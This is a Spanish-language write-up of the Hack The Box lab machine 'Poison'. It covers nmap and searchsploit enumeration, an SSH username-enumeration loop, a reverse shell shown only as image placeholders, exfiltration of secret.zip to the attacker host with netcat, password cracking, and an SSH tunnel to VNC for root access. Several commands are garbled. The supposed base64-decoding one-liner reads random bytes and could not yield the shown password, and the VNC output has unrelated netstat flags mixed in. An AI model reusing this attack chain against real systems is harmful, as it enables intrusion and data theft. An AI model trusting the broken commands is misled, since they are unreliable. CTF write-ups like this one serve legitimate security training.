

## 1. Enumeración

Como siempre, consultamos el TTL que nos devuelve el comando Ping para hacernos una idea del sistema operativo que tiene la máquina víctima. Si es un sistema operativo Windows, Linux, etc. En este caso, parece que es una máquina Linux.

```
/home/parrot/HTB/poison [~] # ping -c 1 10.10.10.84
PING 10.10.10.84 (10.10.10.84) 56(84) bytes of data.
64 bytes from 10.10.10.84: icmp_seq=1 ttl=63 time=40.9 ms
```

Hacemos un examen exhaustivo con Nmap y vemos que realmente estamos ante una máquina con un sistema operativo FreeBSD.

```
# Nmap 7.92 scan initiated Wed Oct 5 18:23:58 2022 as: nmap -sCV -v -n -p 22,80 -oN targeted 10.10.10.84
Nmap scan report for 10.10.10.84
Host is up (0.036s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|_ 256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_ 256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct 5 18:24:08 2022 -- 1 IP address (1 host up) scanned in 9.59 seconds
```

Revisamos si la versión de SSH tiene alguna vulnerabilidad. Tiene una forma de enumerar usuarios.

```

-----
Exploit Title | Path
-----
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service | linux/remote/45209.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection | multiple/remote/55569.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/48136.py
OpenSSH 7.4 - "usePrivilegeSeparation Disabled" Forwarded Unix Domain Sockets Privilege Escalation | linux/local/48092.txt
OpenSSH 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/48063.txt
OpenSSH 7.2 - User Enumeration (2) | linux/remote/45939.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/48113.txt
-----

```

En esta máquina no nos va a aportar mucho, pero nos creamos un “one liner” que ejecute el exploit disponible, recorriendo un diccionario de usuarios.

```

~/home/parrot/HTB/polson
while read line; do echo -e "Probando $line: $(python3 exploit.py 10.10.10.84 $line)"; done < /usr/share/seclists/Usernames/top-usernames-shortlist.txt
Probando root: [*] Valid username
Probando admin: [*] Invalid username
Probando test: [*] Invalid username
Probando guest: [*] Invalid username
Probando info: [*] Invalid username
Probando adm: [*] Invalid username
Probando mysql: [*] Invalid username
Probando user: [*] Invalid username
Probando administrator: [*] Invalid username
Probando oracle: [*] Invalid username

```

Saltamos al puerto 80 y analizamos con “whatweb” las tecnologías usadas.

```

~/home/parrot/HTB/polson x tsh 10s
whatweb http://10.10.10.84
http://10.10.10.84 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTTPServer[FreeBSD][Apache/2.4.29 (FreeBSD) PHP/5.6.32], IP[10.10.10.84], PHP[5.6.32], X-Powered-By[PHP/5.6.32]

```


Revisamos si existe algún exploit para la versión de Apache usada, pero la web no corre por SSL y no vemos ninguno interesante.

```

-----
Exploit Title | Path
-----
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache 2.4.17 < 2.4.38 - "apache2ctl graceful" 'logrotate' Local Privilege Escalation | linux/local/46676.php
Apache CFX < 2.5.18/2.6.7/2.7.4 - Denial of Service | multiple/dos/28718.txt
Apache mod_ssl < 2.8.7 OpenSSL - "OpenFuzz.c" Remote Buffer Overflow | unix/remote/21871.c
Apache mod_ssl < 2.8.7 OpenSSL - "OpenFuzzV2.c" Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - "OpenFuzzV2.c" Remote Buffer Overflow (2) | unix/remote/47888.c
Apache OpenSslings 1.9.x < 2.1.0 - "ZIP" File Directory Traversal | linux/webapps/29642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - "ui18" Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - "ui18" Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 6.0.1 (Beta) / < 6.0.23 / < 6.0.47 / < 7.0.0 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 6.0.1 (Beta) / < 6.0.23 / < 6.0.47 / < 7.0.0 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42956.py
Apache Veracast CMS Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/26966.txt
webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl
-----
shellcodes: No Results
poppers: No Results
-----

```

Navegamos por la web con nuestro explorador web.




# Temporary website to test local .php scripts.


Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php

Scriptname:







Comprobamos si el sistema tiene nc.




Codificamos la URL para que no nos de problemas.



Nos ponemos en escucha en nuestra máquina de atacante en el puerto 443 y ejecutamos.




Ganamos acceso.



## 4. Escalada de privilegios

Durante la fase de análisis de vulnerabilidades vimos que existía un usuario llamado charix cuando leímos el /etc/passwd. Intentamos acceder, pero no da error de privilegios. Listamos el directorio actual y vemos un fichero sospechoso llamado pwdbackup.txt. Lo revisamos y parece una contraseña que aun codificado en base64 13 veces.



Nos creamos un "one liner" que de forma recursiva vaya decodificando esa contraseña.

```
/home/parrot/HTB/poison # INT .....  
state=$(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 13 | xargs -n1 sha1sum | cut -d' ' -f1 | xargs -n1 echo | xargs -n1 base64 --decode); done; echo "$state"  
Charix!2#4%6&8(0
```

Clave: Charix!2#4%6&8(0

Accedemos a la máquina con las credenciales recientemente obtenidas. Revisamos el directorio del usuario charix y vemos un fichero llamado secret.zip.

```
drwxr-x--- 2 charix charix 4096 Mar 19 2018 .  
drwxr-xr-x 3 root root wheel 4096 Mar 19 2018 ..  
-rw-r----- 1 charix charix 1041 Mar 19 2018 .cshrc  
-rw-r----- 1 charix charix 0 Mar 19 2018 .history  
-rw-r----- 1 charix charix 254 Mar 19 2018 .login_conf  
-rw-r----- 1 charix charix 163 Mar 19 2018 .login_conf_t  
-rw-r----- 1 charix charix 379 Mar 19 2018 .mail_aliases  
-rw-r----- 1 charix charix 336 Mar 19 2018 .mailrc  
-rw-r----- 1 charix charix 802 Mar 19 2018 .profile  
-rw-r----- 1 charix charix 281 Mar 19 2018 .rhosts  
-rw-r----- 1 charix charix 2849 Mar 19 2018 .shrc  
-rw-r----- 1 root charix 166 Mar 19 2018 secret.zip  
-rw-r----- 1 root charix 33 Mar 19 2018 user.txt
```

Nos lo traemos a nuestra máquina atacante. El fichero estará protegido con contraseña.

```
charix@Poison:~ % nc -w 2 10.10.14.63 443 < secret.zip  
charix@Poison:~ %
```

```
/home/parrot/HTB/poison # .....  
nc -l -p 443 > secret.zip  
/home/parrot/HTB/poison # 7s .....  
ls -la  
drwxr-xr-x root root 100 B Thu Oct 6 09:38:51 2022 .  
drwxr-xr-x parrot parrot 12 B Wed Oct 5 18:20:22 2022 ..  
-rw-r--r-- root root 391 B Wed Oct 5 18:23:10 2022 AllPorts  
-rwxr-xr-x root root 2.6 KB Wed Oct 5 18:42:27 2022 exploit.py  
-rw-r--r-- root root 1.2 KB Wed Oct 5 20:16:38 2022 passwd  
-rw-r--r-- root root 872 B Wed Oct 5 20:15:05 2022 passwd.1  
-rw-r--r-- root root 166 B Thu Oct 6 09:40:42 2022 secret.zip
```

Vamos a intentar romperlo con John para ver el contenido del fichero. Pero no lo conseguiremos.

```
/home/parrot/HTB/poison # .....  
zip2john secret.zip > hash.txt  
ver 2.0 secret.zip/secret PKZIP Encr: cmplen=20, decmplen=8, crc=77537827
```

```

/home/parrot/HTB/poison # zip2john secret.zip > hash.txt
ver 2.0 secret.zip/secret PKZIP Encr: cmplen=20, decmplen=8, crc=77537827

/home/parrot/HTB/poison # cat hash.txt
File: hash.txt
1 secret.zip/secret:$pkzip2$1*1*2*0*14*8*77537827*0*24*0*14*7753*9827*8061b9caf8436874ad47a9481863b54443379d4c*$/pkzip2$:secret:secret.zip::secret.zip

```

```

/home/parrot/HTB/poison # john -w:/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2022-10-06 09:45) 0g/s 8056Kp/s 8056Kc/s 8056Kc/s !jonaluz28!..*7¡Vamos!
Session completed

```

Por tanto, vamos a ver si con la clave personal de charix podemos descomprimir el fichero.

```

/home/parrot/HTB/poison # unzip secret.zip
Archive: secret.zip
[secret.zip] secret password:
extracting: secret

```

Conseguimos una clave. Intentamos conectarnos por ssh como root y dicha clave, pero no funciona.

```

/home/parrot/HTB/poison # cat secret | xxd
00000000: bda8 5b7c d596 7a21

```

Revisamos los puertos abiertos de la máquina víctima y vemos los puertos 5801 y 5901. Corresponden al servicio de VNC.

```

charix@Poison:~ % netstat -na
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         (state)
tcp4 0 0 10.10.10.84.22         10.10.14.63.49398     ESTABLISHED
tcp4 0 0 127.0.0.1.25          *.*                     LISTEN
tcp4 0 0 *.80                  *.*                     LISTEN
tcp6 0 0 *.80                  *.*                     LISTEN
tcp4 0 0 *.22                  *.*                     LISTEN
tcp6 0 0 *.22                  *.*                     LISTEN
tcp4 0 0 127.0.0.1.5801       *.*                     LISTEN
tcp4 0 0 127.0.0.1.5901       *.*                     LISTEN
udp4 0 0 *.514                 *.*                     LISTEN
udp6 0 0 *.514                 *.*                     LISTEN

```

Como son puertos solo accesibles desde el interior, vamos a realizar un “port forwarding”. Esta sería la sintaxis del comando.

```

$ ssh -L [LOCAL_IP:]LOCAL_PORT:DESTINATION:DESTINATION_PORT [USER@]SSH_SERVER

```

```
/home/parrot/HTB/poison X 1 #
ssh -L 5901:127.0.0.1:5901 -N -f charix@10.10.10.84
Password for charix@Poison: 0 0 fffff800003c561d8
```

Una vez establecido el túnel, intentamos conectarnos al servicio de VNC con la clave obtenida del fichero zip.

```
/home/parrot/HTB/poison 18s #
vncviewer 127.0.0.1::5901 -passwd secret
Connected to RFB server, using protocol version 3.8 -p protocol
Enabling TightVNC protocol extensions
Performing standard VNC authentication (dhnw) [-f address_family]
Authentication successful [-N system]
Desktop name "root's X desktop (Poison:1)"d [-M core] [-N system]
VNC server default format:
  32 bits per pixel (65536) [-f protocol_family] [-p protocol]
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16
Using default colormap which is TrueColor (Pixel format: 0)
  32 bits per pixel (65536) [-M core] [-N system]
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16
Same machine: preferring raw encoding
netstat -rs [-s] [-M core] [-N system]
```

Ganamos acceso como root.

```
X Desktop
root@Poison:~ # cat /home/charix/user.txt
eaacdfb2d141b72a589233063604209c
root@Poison:~ #
```